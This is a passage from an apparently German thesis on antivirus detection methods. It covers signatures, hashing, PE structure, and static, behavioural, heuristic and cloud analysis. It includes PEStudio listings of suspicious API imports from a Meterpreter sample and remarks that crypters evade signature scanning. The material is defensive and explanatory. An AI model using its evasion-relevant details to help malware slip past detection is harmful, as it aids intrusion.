- Bestimmte Code-Bereiche, die typisch für jeweilige Malware Typen sind, wie z.B. Dekompilierungsfunktionen oder Downloadfunktionen von verdächtigen Seiten.
- Nutzung von Funktionen in Bibliotheken, welche typisch und somit verdächtig für Malware sind, wie z.B. für das auslesen aller laufenden Projekte, um die Prozess-ID für eine Infektion zu ermitteln.

Generell gilt, je eindeutiger eine Signatur eine Malware kennzeichnet, desto weniger False-Positives sind möglich.

URL's und IP-Adressen

Eine Malware hat durchaus gute Gründe, eine Verbindung ins Internet aufzubauen. Sei es, um für eine Infektion relevante Ressourcen nachzuladen, sich zum Command & Control Server (C2-Server) des Angreifers zu melden, um neue Kommandos zu erhalten oder ausgelesene Passwörter per Email zu versenden. Verbindungsinformationen wie IP Adressen und Domainnamen sind wichtige Informationen, auch für die Bekämpfung groß angelegter Malware-Operationen. Gerade Malware, die besonders lange unentdeckt bleiben möchten, setzten auf das Auslagern wichtiger und kritischer Code Bereiche, welche jedoch bei der Infektion, auf das Zielssystem gelangen müssen. Daher wird jeglicher Verbindungsaufbau einer untersuchten Malware, durch die verhaltensbasierte Untersuchung, analysiert und katalogisiert.

Artefakte von Malware

Persistente Malware versuchen sich durch verschiedene Methoden tief in das infizierte System einzunisten, um nicht mehr durch ein Event ausgelöst werden zu müssen und die Infektion auch nach einem Systemneustart aufrecht zu erhalten. Dafür werden bspw. Einträge in der Windows Registry[16], welche Informationen bez. des Betriebssystems und der installierten Programme lagert, getätigt oder Kopien der Malware in automatisch startende Prozesse des Betriebssystems angehängt. Artefakte von Malware sind identifizierbare bzw. markante Merkmale, welche eine Malware auf einem infizierten System hinterlässt. Falls solch ein Artefakt auf einem untersuchten System gefunden wird, ist es mit sehr großer Wahrscheinlichkeit mit einer bereits bekannten Malware infiziert. Ein Artefakt muss keine Datei sein, sondern kann auch ein bestimmter Wert im Eintrag der vorher genannten Registry sein.

2.6.1.2 Hilfsmodule

Jede Untersuchungsform benötigt mehrere Pools an unabhängigen Hilfmodulen, welche die grundlegende Funktionalitäten implementieren.

Solche Hilfmodule werden von verschiedenen Untersuchungsformen eingesetzt, zu unterschiedlichen Zeitpunkten der Untersuchungskette verwendet und sind meist eigenständige Programme.

- Module, die Hashing-Algorithmen implementieren.
- Module, welche das Entpacken von verschiedenen Archiven übernehmen.
- Module, die bei der Malware-Erstellung verwendeten Programme identifizieren kann (Fingerprinting)
- Module, welche Dateiformate validieren

Die tatsächliche Dimension der hier verwendeten Programme ist weitaus umfangreicher. Antiviren Hersteller verwenden neben den eigenen Modulen auch wohlbekannte Programme. Verschiedene Identifikationsprogramme wie PEiD[17] welche 470 verschiedene

[16] https://support.microsoft.com/en-us/help/256986/windows-registry-information-for-advanced-users - Abruf: 29.03.2020
[17] PEiD (https://www.aldeid.com/wiki/PEiD) - Abruf: 21.03.2020

Crypter, Packer und Compiler durch die Signatur identifizieren können, werden sowohl von Malware Developern als auch von Antiviren Herstellern verwendet.

2.6.1.3 Hashing

Um die Anforderungen an Antiviren Systeme, hinsichtlich der Wiedererkennung und Performance einzuhalten, kommen für die Signaturerstellungen u.a. Hashing-Algorithmen wie Checksums, MD5 und SHA-256 zum Einsatz. Hashing-Algorithmen prozessieren schnell und zuverlässig auch große Datenmengen und resultieren in jeweils gleich lange, mathematisch eindeutig identifizierbare und kompakte Hash-Werte.

Beispiel: Text-Datei mit folgendem Inhalt wird erstellt: "Dies ist eine Datei". Mit Hilfe des Kommandozeilenprogrammes md5sum[18] wird der MD5 Hash-Wert dieser Datei ermittelt.

```
$ echo -n "Dies ist eine Datei" > datei.txt
```
[19]

```
$ md5sum datei.txt
```

resultiert in: `ebdfb2df8a12ffbec0f30a751ceb6a6a  datei.txt`

Nun wird der Inhalt der Datei verändert, indem der Inhalt der Datei ein Punkt (**.**) angehängt wird. Somit steht nun "Dies ist eine Datei." in der Datei namens `datei.txt`. Erneut wird der Hashwert mithilfe von `md5sum` generiert.

```
$ md5sum datei.txt
```

Resultiert in: `338adb5f46a29940b2235c37a8fb7b6b  datei.txt`

Wie man erkennen kann, hat eine minimale Veränderung, einen völlig neuen Hashcode generiert. Und obwohl die Inhalte aus unterschiedlich langen Zeichen bestanden, wurden gleich lange Hashwerte generiert. Unabhängig von der Größe der Eingabe, resultiert das Hashing mit MD5 in einen 128 Bit langen Hashwert, welcher durch ein 32 Byte (= 128 Bit) hexadezimale Zeichenfolge im Format `regex [^[a-f0-9]{32}$]` dargestellt wird. Selbst bei einem Inhalt der Länge 0 erhält man einen 32 Byte langen, hexadezimalen Wert im vorher genannten Format:

```
$ echo -n "" | md5sum
```

Resultiert in: `d41d8cd98f00b204e9800998ecf8427e`

Das Problem beim Hashing ist die Kollision. Da aus verschiedensten Größen von Eingaben, fixe und kurze Ausgabewerte generiert werden, kann es sein, dass zwei verschiedene

[18] https://wiki.ubuntuusers.de/md5sum/ - Abruf: 09.04.2020

[19] Damit `echo` keinen Zeilenumbruchszeichen (\n) am Schluss der Zeile anhängt, muss der Schalter `-n` an `echo` gesetzt werden. Siehe: Linux: man echo

Eingabewerte, denselben Haschwert generieren. Unter anderem deshalb gibt es höhere Bit-Implementationen (SHA256, SHA512) von Hashing-Algorithmen, die eine solche Kollision möglichst unwahrscheinlich gestalten sollen, indem Sie diese längeren Hashwerte generieren.

2.6.2 Untersuchungsformen von Antiviren Systemen

2.6.2.1 Dateiformate und Section Header

Jeder Dateityp, so auch jedes ausführbare Programm unterliegt bzw. folgt einem bestimmten Dateiformat, damit das lesende Programm oder das unterliegende Betriebssystem die Datei korrekt einlesen kann. Dafür muss es wissen, wie bzw. wo alle relevanten Informationen zur korrekten Handhabung der Datei zu finden sind. Programme, die unter Windows laufen, unterliegen dem PE (Portable Executable)-Format. Das Windows PE-Format beschreibt den Aufbau ausführbarer Applikationen (PE-Dateien), wie z.B. Applikationen mit den Endungen:

.exe executable, eine ausführbare Applikation

.dll Dynamic Link Library, dynamische Programmbibliotheken

.sys system, Systemprogramm mit gesonderter Behandlung durch das Betriebssystem

viele weitere [.drv - driver, ...]

PE-Dateien enthalten alle relevanten Informationen, damit das auszuführende Programm korrekt funktionieren kann.[2] Dem PE-Format unterliegenden PE-Dateien haben dabei den folgenden Aufbau:




Abbildung 2.2: Obergeordnete Komponenten des PE Dateiformats

PE File Header: Hier stehen alle relevanten Informationen, die für eine Ausführung der Datei notwendig sind.

DOS Header auch ”MZ-Header” genannt, welcher eine PE Datei representiert.

PE Header Hier stehen Informationen wie Binary-Codes, Komprimierte Dateien und Bildinformationen. Auch ob die Datei für 32- oder 64 Bit Betriebssystemen kompiliert worden ist und wann die Datei erstellt wurde.

Optionaler Header Hier stehen Informationen wie der Eintrittspunkt (Entry-Point) der Datei, der auf die erste Instruktion verweist und ob es sich um ein Grafisches (GUI) oder ein Kommandozeilenprogramm handelt.

Section Headers beschreiben die folgenden Datenbereiche (Sections) innerhalb der PE-Datei.

Sections: Hier befinden sich die eigentlichen Informationen der Datei:

.text (Code) Jede PE-Datei beinhaltet ausführbaren Code, welcher hier zu finden ist.

.idata (Imports) Hier befindet sich die Import Address Table (IAT), welche Informationen über importierte Bibliotheken und deren Funktionen listet.

.rsrc (Ressources) Hier befinden sich Informationen, wie Code-Strings und andere benötigte Ressourcen, wie Audio und Grafikdateien und andere sämtliche Medien und Dateien, die benötigt werden.

Tatsächlich ist das PE Daten Format weitaus umfangreicher als hier dargestellt. Jedoch sind diese Bereiche die wichtigsten, die bei der Untersuchung einer Datei, in Bezug auf Malware analysiert werden.

Bei digitalen Bildformaten wie `.jpg` können auch zwei Bilder für das menschliche Auge nahezu identisch wirken, jedoch eines davon auch weitaus mehr Informationen verbergen (Steganographie)[12]. Solche Informationen innerhalb von Bilddateien können wenige, für eine Infektion relevante Daten sein oder aber auch die gesamte Payload tragen oder die Malware selbst darstellen[20]. Daher ist das Kennen des Aufbaus und die Validierung aller vorkommenden Datentypen elementar wichtig.

2.6.2.2 Statische (signaturbasierte) Analysen

Jede Datei und jedes Programm besteht aus Text-Informationen, welche wir als Programmcode kennen. Der Programmcode einer Software kann nach belieben aufgebaut werden und kann über fast unendliche Wege, dieselbe Funktion implementieren.

Da jedes - auch kompilierte - Programm aus einer Menge von statischen Informationen besteht, können leicht bestimmte Bereiche der Datei extrahiert werden (siehe: [16]). Mithilfe von Hashing-Algorithmen werden die untersuchten Dateien und die dazugehörigen Informationen schnell und eindeutig zu Signaturen generiert (siehe: 2.6.1.1, die im Anschluss mit der lokalen oder externen Malware-Signaturdatenbank des Antiviren Herstellers verglichen werden.

Diese Form der Analyse, führt den Code der analysierten Datei nicht aus, sondern extrahiert die für die Untersuchungen relevanten Informationen statisch aus der Datei. Aus den statisch extrahierten Informationen werden IoC Informationen, wie Signaturen generiert und mit jeweiligen Antiviren-Datenbanken verglichen.

Bei dieser Untersuchungsform sind u.a. die folgenden Punkte interessant:

- Prüfsummen/Signaturvergleiche mit bekannten Malware-Signaturen.

[20] https://github.com/Mr-Un1k0d3r/DKMC - Abruf 02.03.2020

- Alle im Programm vorkommenden Text-Informationen, wie Variablen-, Funktions- oder Mutex-Deklarationen.
- Prüfung von eingebetteten Software-Zertifikaten.
- Compilerinformationen.
- Datenstruktur einer Applikation.
- Dateiformat einer Applikation.
- Information der Ziel-Architektur.
- Identifikation von Packern und anderen Hilfmodulen von Malware Herstellern

Die statische, signaturbasierte Untersuchung erreicht durch den Vergleich von eindeutigen Signaturen, eine hohe Trefferrate (Effizienz), welche analog, zu wenigen False Positives Meldungen führt. Die besonders schnelle und vergleichsweise ressourcenarme Verarbeitung von statischen Analysen und der niedrigen False-Positives Rate, sind der Grund, weshalb diese Untersuchungsformen, vor allen anderen eingesetzt wird und als Vor-Filter agiert.[14]

Jedoch basieren statische Signaturanalysen auf der Blacklist Methode[14]. Das bedeutet, dass nur jene Malware erkannt werden, die bereits bekannt und in Form von Signaturen vergleichbar hinterlegt sind. Somit bleiben neue, noch nicht bekannte Malware, oder momentan unbekannte Varianten dieser, weiterhin unerkannt. Die fortlaufende Aktualität der Signaturdatenbank ist unerlässlich.

Durch den Einsatz von Encodern und Cryptern, welche Code-Bereiche oder ganze Malware unkenntlich machen können und dadurch die Signaturen der Datei verändern, lassen sich statische, signaturbasierte Analysen relativ leicht umgehen.

2.6.2.3 Verhaltensbasierte (dynamische) Analysen

Damit Malware erkannt werden kann, die zuvor nicht bekannt war, liegt es nahe, dass auch das Verhalten eines Programmes, während der Laufzeit zu untersuchen ist. Neue Malware bzw. unbekannte Versionen bereits bekannter Malware, welche statische Untersuchungen passieren, werden von verhaltensbasierten Untersuchungsformen auf Anomalien analysiert.

Verhaltensbasierte Untersuchungen beobachten und analysieren gerade ausgeführte Prozesse (dynamisch), um verdächtige Aktivitäten festzustellen. Um solche Analysen zu betreiben, muss der Antiviren Scanner mit vielen Fähigkeiten ausgestattet sein. Unter anderem sind dies:

- Emulierung und Untersuchung lauffähiger Datentypen (exe, jar, powershell, etc)
- Disassemblierungsvorgänge gegen unterschiedlichste Datentypen vornehmen.
- Mitlesen und Echtzeituntersuchungen des Netzwerk-Verkehrs
- Zugriffs- und Manipulationsversuche von Daten auf der Festplatte
- Zugriffs- und Manipulationsversuche der Registry
- Zugriffversuche auf gerade laufende und unbeteiligte Prozesse (Injektionsversuche)
- Erkennung und eventuelle Interpretation von kodierten Daten

Dabei lassen sich verhaltensbasierte Analyseverfahren in 3 grundlegende Komponenten unterteilen[8]:

Data Collector ist für die dynamische und statische Informationsbeschaffung der auszuführenden Datei zuständig. Hier wird analysiert, welche Dateien, wie Programmbibliotheken oder Codefragmente in den Prozess geladen werden.

Interpreter analysiert die Rohdaten der Analysen des Data Collectors und erstellt daraus eine interne Representation der untersuchten Datei.

Matcher vergleicht die zuvor erstellte interne Representation des Programmablaufes mit einer dafür eigenen Signaturdatenbank.

Als solches legitime aber in bestimmten Kombinationen schadhafte Operationsfolgen, welches viele Malware teilen um grundlegende Manipulationen durchzuführen, können so identifiziert werden.

So kann die dynamische verhaltensbasierte Analyse auch neue und nicht bereits bekannte Malware erkennen und identifizieren. Malware, welche polymorphe (siehe: 3.3.4 oder metamorphe (siehe: 3.3.5) Maßnahmen einsetzen, können zwar die signaturbasierte Analyse umgehen, jedoch muss auch ein bspw. verschlüsselter Programmcode irgendwann entschlüsselt und ausgeführt werden, genau das soll hier detektiert werden. Während der dynamischen verhaltensbasierten Untersuchung kann so, anhand des Verhaltens einer

Applikation, schadhaftes Verhalten erkannt werden. Unabhängig davon, in welcher Form die schadhaften Codes übermittelt werden.

Verhaltenbasierte Untersuchungen beanspruchen, im Vergleich zu anderen Untersuchungsformen, die meiste Zeit und Ressourcen.


2.6.2.4 Heuristische Analysen

Als alternative zu signaturbasierte Analysen[21] wurden heuristische Analysen entwickelt und kommen dann zum Einsatz, wenn die Informationen bezüglich einer Anwendung für signaturbasierte und verhaltensbasierte Analysen nicht ausreichen, um eine richtungweisende Aussage über die Schadhaftigkeit einer Datei zu machen.
Heuristische Analysen arbeiten mit unzureichenden Informationen und schätzen durch Wahrscheinlichkeitsaussagen die Schadhaftigkeit einer Datei. Durch die Schätzungen sind heuristische Analysen zwar schneller als die vorher genannten Analyseverfahren, jedoch auch relativ häufiger anfällig für False Positives. Doch keine Untersuchungsform ist frei von Falschmeldungen, weshalb die Komposition aller Untersuchungsformen über den Erfolg des Antiviren Systems entscheidet. Heuristische Analysen, welche vor allen Dingen auch in cloudbasierten Untersuchungsformen Anwendung findet, lassen sich weiter in statisch heuristische - und dynamisch heuristische Analysen unterteilen. Statisch heuristische Analysen unterscheiden sich von der signaturbasierten Analyse dahingehend, dass es nicht auf spezifische Malware-Signaturen, sondern auf eigene weitere Signaturen bzw. IOCs (s. Kap. 2.6.1.1) setzt, wo Operationen und Vorgehensweisen von Malware typisiert sind.

PEStudio[22] ist Programm, welches die Analyse von PE-Dateien erlaubt. Interessant hierbei ist, dass Informationen, die bekannterweise[23] verdächtig sind, ebenfalls angezeigt werden.

Übersicht von verdächtigen Strings in Malware mit PEStudio:

[21] Antivirus evasion in the context of Locked Shields 2014
[22] https://www.winitor.com/ - Abruf: 24.05.2020
[23] https://attack.mitre.org/ - Abruf: 24.05.2020




type (2)	size (bytes)	blacklist (160)	hint (26)	group (16)	value (2412)
ascii	20	-	x	-	Net connection reset
ascii	40	-	x	-	!This program cannot be run in DOS mode.
unicode	6	-	x	-	ab.exe
unicode	6	-	x	-	ab.exe
unicode	19	-	x	-	SeSecurityPrivilege
unicode	19	-	x	-	SeSecurityPrivilege
unicode	19	-	x	-	SeSecurityPrivilege
unicode	19	-	x	-	SeSecurityPrivilege
unicode	4	-	x	-	\\.\
unicode	6	-	x	-	ab.exe
unicode	6	-	x	-	ab.exe
ascii	18	x	-	memory	WriteProcessMemory
ascii	18	x	-	execution	CreateRemoteThread
ascii	24	x	-	execution	CreateToolhelp32Snapshot
ascii	13	x	-	execution	Thread32First
ascii	12	x	-	execution	Thread32Next
ascii	22	x	-	system-information	GetTimeZoneInformation
ascii	22	x	-	system-information	GetTimeZoneInformation
ascii	19	x	-	synchronization	GetOverlappedResult
ascii	19	x	-	synchronization	GetOverlappedResult
ascii	19	x	-	synchronization	GetOverlappedResult
ascii	20	x	-	storage	GetVolumeInformation
ascii	24	x	-	security	AllocateAndInitializeSid
ascii	7	x	-	security	FreeSid
ascii	15	x	-	security	GetSecurityInfo
ascii	20	x	-	security	GetNamedSecurityInfo
ascii	20	x	-	security	GetNamedSecurityInfo
ascii	25	x	-	security	GetEffectiveRightsFromAcl
ascii	16	x	-	security	OpenProcessToken
ascii	15	x	-	security	OpenThreadToken
ascii	21	x	-	security	AdjustTokenPrivileges

Abbildung 2.3: Untersuchung bez. verdächtiger Strings in Malware (PEStudio)

Dynamisch heuristische Untersuchungen analysieren beispielsweise alle importierten Funktionen einer Anwendung, um dann sagen zu können, wie wahrscheinlich schadhafte Aufrufe sein können.

Übersicht von verdächtigen Imports einer Meterpreter Malware durch PEStudio:



name (115)	group (10)	blacklist (27)	deprecate...	library (5)
GetOverlappedResult	synchronization	x	-	kernel32.dll
FreeSid	security	x	-	advapi32.dll
AllocateAndInitializeSid	security	x	-	advapi32.dll
7 (getsockopt)	network	x	-	wsock32.dll
4 (connect)	network	x	-	wsock32.dll
9 (htons)	network	x	-	wsock32.dll
52 (gethostbyname)	network	x	-	wsock32.dll
14 (ntohl)	network	x	-	wsock32.dll
12 (ioctlsocket)	network	x	-	wsock32.dll
21 (setsockopt)	network	x	-	wsock32.dll
23 (socket)	network	x	-	wsock32.dll
3 (closesocket)	network	x	-	wsock32.dll
18 (select)	network	x	-	wsock32.dll
10 (inet_addr)	network	x	-	wsock32.dll
151 (__WSAFDIsSet)	network	x	-	wsock32.dll
115 (WSAStartup)	network	x	-	wsock32.dll
116 (WSACleanup)	network	x	-	wsock32.dll
111 (WSAGetLastError)	network	x	-	wsock32.dll
WSARecv	network	x	-	ws2_32.dll
WSASend	network	x	-	ws2_32.dll

Abbildung 2.4: Untersuchung bez. importierten Funktionen der Malware (PEStudio)

Folgende Untersuchungen kommen bei der heuristischen Analyse zum Einsatz:

System-API Aufrufe

Fast jedes Programm ruft Funktionen des darunter liegenden Betriebssystems auf [15]. Solche Funktionen, wie z.B. das Lesen einer Datei oder das Speichern dieser, werden in Form von Bibliotheken bereitgestellt, die vom jeweiligen Betriebssystem mitgeliefert werden und systemweit implementier -und aufrufbar sind. Solche Aufrufe oder Programm-Befehle werden über API-Schnittstellen des Betriebssystems an das jeweilige Betriebssystem weitergeleitet.

Da es erforderlich und legitim sein kann, dass ein Programm auf Funktionen des Betriebssystems zugreift, um bspw. Daten in den Speicher zu schreiben, muss analysiert werden, inwieweit die Aufrufe legitim für das aufrufende Programm ist.

OpCode

Programmcode, der lauffähig ist, muss kompiliert werden. Das bedeutet, dass der Code eines jeden Prozesses in Maschinensprache (Assembler) konvertiert werden muss. So werden Anwendungen, welche möglicherweise aus tausenden Dateien bestehen, zu einer lauffähigen Anwendung, wie `.exe` generiert. Die Abkürzung steht hierbei für “Operational Code”und bezeichnet Machinensprachoperationen (ASM). Hier wird analysiert, ob die gerade auszuführenden maschinellen Operationen oder eine Sequenz von Operationen, bereits vorher mit Malware in Verbindung gebracht worden sind. Beispiel:

Funktion in C

```
int increment(int num) {
    return num + 1;
}
```

Funktion in ASM (x86-64 GCC)

```
push    rbp
mov     rbp, rsp
mov     DWORD PTR [rbp−4], edi
mov     eax, DWORD PTR [rbp−4]
add     eax, 1
        pop     rbp
        ret
```

N-Grams

Um einen Malware untersuchten Programm-String nicht nur als ganzes zu betrachten, sondern verschiedene Variationen daraus, die ebenfalls interessant sind, verwendet man N-Grams. Als N-Grams versteht man die gleichmäßige Unterteilung von Wörtern in dessen N Bestandteile[1] und die schrittweise Betrachtung der daraus resultierenden Ergebnisse. Beispiel: Ein N-Gram mit der Größe 3 (Trigram) des Wortes “MALWARE” wäre in diesem Fall:

Bigram (N=2)	Trigramm (N=3)	Tetragram (N=4)
1. (MA)	1. (MAL)	1. (MALW)
2. (AL)	2. (ALW)	2. (ALWA)
3. (LW)	3. (LWA)	3. (LWAR)
4. (WA)	4. (WAR)	4. (WARE)
5. (AR)	5. (ARE)	
6. (RE)		

Da jede bekannte Malware in seine Bestandteile zerlegt, identifiziert und kategorisiert wird, kann durch Wahrscheinlichkeitsaussagen festgestellet werden, zu welchem Malware-Typen (s. 3.2) eine nicht bereits bekannte Malware (-Variante) gehört und durch Fingerprinting ermitteln, mit welchen Tools oder Programmen die Malware erstellt wurde.

Durch diese Maßnahme lassen sich bekannte Malware, in neuer Generation, besonders leicht erkennen. Da wiederverwendete Code-Fragmente, unabhägig davon, wie diese Zusammengesetzt sind, in ihren Kombinationen untersucht werden.

Control Flow Graphs

Ein jedes Programm hat einen bestimmten Ablauf, um die eigene Funktionalität zu erfüllen. Programmabläufe lassen sich in Diagrammen darstellen und dadurch analysieren.

Kontrollflussgraphen (CFGs) bestehen meist aus 4 typen von Intruktionsabfolgen. Diese wären[10]:

1. Nicht konditionelle Programmsprünge (jmp)
2. Konditionelle Programmsprünge (jcc)
3. Function Calls (call)
4. Rückgabewerte von Funktionen (ret)




Abbildung 2.5: Beispiel eines Control Flow Graphen [10]

2.6.2.5 Cloudbasierte Untersuchung

Die modernste und zugleich effektivste Methode, der Malware Analyse von Antiviren Herstellern, ist die Cloudbasierte Untersuchung. Falls die vorangegangenen Untersuchungsformen nicht angeschlagen haben, werden die untersuchten Dateien in eine Cloud geladen, wo unzählige Rechenzentren die Analyse der Daten übernehmen. Durch die gigantische Ressourcenkapazitäten der gekoppelten Recheneinheiten, die eine Cloud darstellen, gelten die vorher einschränkenden Anforderungen, aus der Sicht des Nutzers, nicht mehr. Die in die Cloud geladenen Dateien werden dann in internen virtuellen Maschinen untersucht. So haben Entschlüsselungsalgorithmen, Decompiler, Debugger und andere Verfahren mehr Zeit, Kapazität und Untersuchungsmöglichkeiten als die End-User Antiviren Systeme. Der Vorteil dieser Untersuchungsform ist, dass die Menge an eingesetzten Werkzeugen für die Analyse der Malware beliebig sein kann. Diese Untersuchungsform greift alle anderen Untersuchungsformen auf und wird darum oft auch als Hybrid bezeichnet. Dabei können auch die eingesetzten Werkzeuge unterschiedlicher Natur sein. Für eine maximale

Trefferrate setzten Antiviren Hersteller daher auf den Einsatz von künstlicher Intelligenz, welche durch jede einzelne Untersuchung einer Malware dazu lernt.

2.6.3 Funktionen moderner Antiviren

2.6.3.1 On-Access Scan

Um jede Form einer Lese- oder Schreiboperation auf einem Speichermedium erkennen zu können, sind On-Access Scanner auf tiefster Ebene mit dem Betriebssystem verbunden. Hierfür koppelt der Antivirus den On-Access Scanner, im Fall von Windows, mit dem *File-System Filter Driver*[24]. Der Scanner erkennt alle Operationen auf Dateien, wie die Erstellung, Schließung Manipulation oder den Zugriff hierauf. Über ein internes Regelwerk und Konfiguration des Nutzers, wird jede Datei individuell behandelt. Dieser Scanner ist mit einer Reihe von Funktionen ausgestattet, mit denen er durch Dateien, Verzeichnissen, komprimierten Archive, gepackten Applikationen, Festplatten und Arbeitsspeichern navigieren und die darin enthaltenen Informationen auslesen und validieren kann. Hierfür werden u.a. folgende Informationen ausgewertet[16]:

- Wer hat das Programm ausgeführt (OS, User oder Programm)?
- Welche Rechte (lesen, schreiben, ausführen) fordert das Programm und darf es das?
- Ist eine gültige Signatur des Software Herstellers vorhanden?
- Wurde die Datei bereits untersucht?
- Trifft ein Dateiformat auf ein Regelwerk?

2.6.3.2 On-Demand Scan

Eine fundamentale Funktion eines Antiviren Systems ist der On-Demand Scanner, der nach Bedarf (on demand) des Nutzers ausgeführt wird. Der Benutzer konfiguriert den Scan selbst, indem er die Festplatten, Ordner oder Dateien für die Untersuchung auswählt und einen Zeitpunkt für die Untersuchung festlegt. Der On-Demand Scanner untersucht dann rekursiv alle ausgewählten Daten und seine referenzierten Dateien. Da häufig mehrere

[24] https://docs.microsoft.com/en-us/windows-hardware/drivers/ifs/introduction-to-file-system-filter-drivers - Abruf: 03.04.2020

Giga- oder Terabytes untersucht werden möchten, muss diese Form der Untersuchung besonders schnell abgearbeitet werden und darf zudem nur begrenzte Computer-Ressourcen in Anspruch nehmen (s. 2.5).

2.6.3.3 Boot-time-Scans

Das Ziel einer Infektion ist oftmals die Übernahme des anzugreifenden Systems, die Beschaffung aller sensiblen Informationen oder das Ausspähen des Systems bzw. des Nutzers ohne tatsächlich in die Funktionalität des Systems einzugreifen, auch um sich vor erfahrenen Nutzern und Sicherheitstools zu verstecken.

Um den Interessen der Angreifer gerecht zu werden, ist es meist notwendig, dass Malware lange (genug) auf dem infizierten System verbleiben. Während Passwort-Stealer meist nur einmal ausgeführt werden und alle (zu dem Moment) gespeicherten Passwörter auslesen und dem Angreifer zukommen lassen, sollten andere Malware-Typen wie Trojaner oder Ransomware, möglichst lange auf dem System unentdeckt bleiben und agieren.

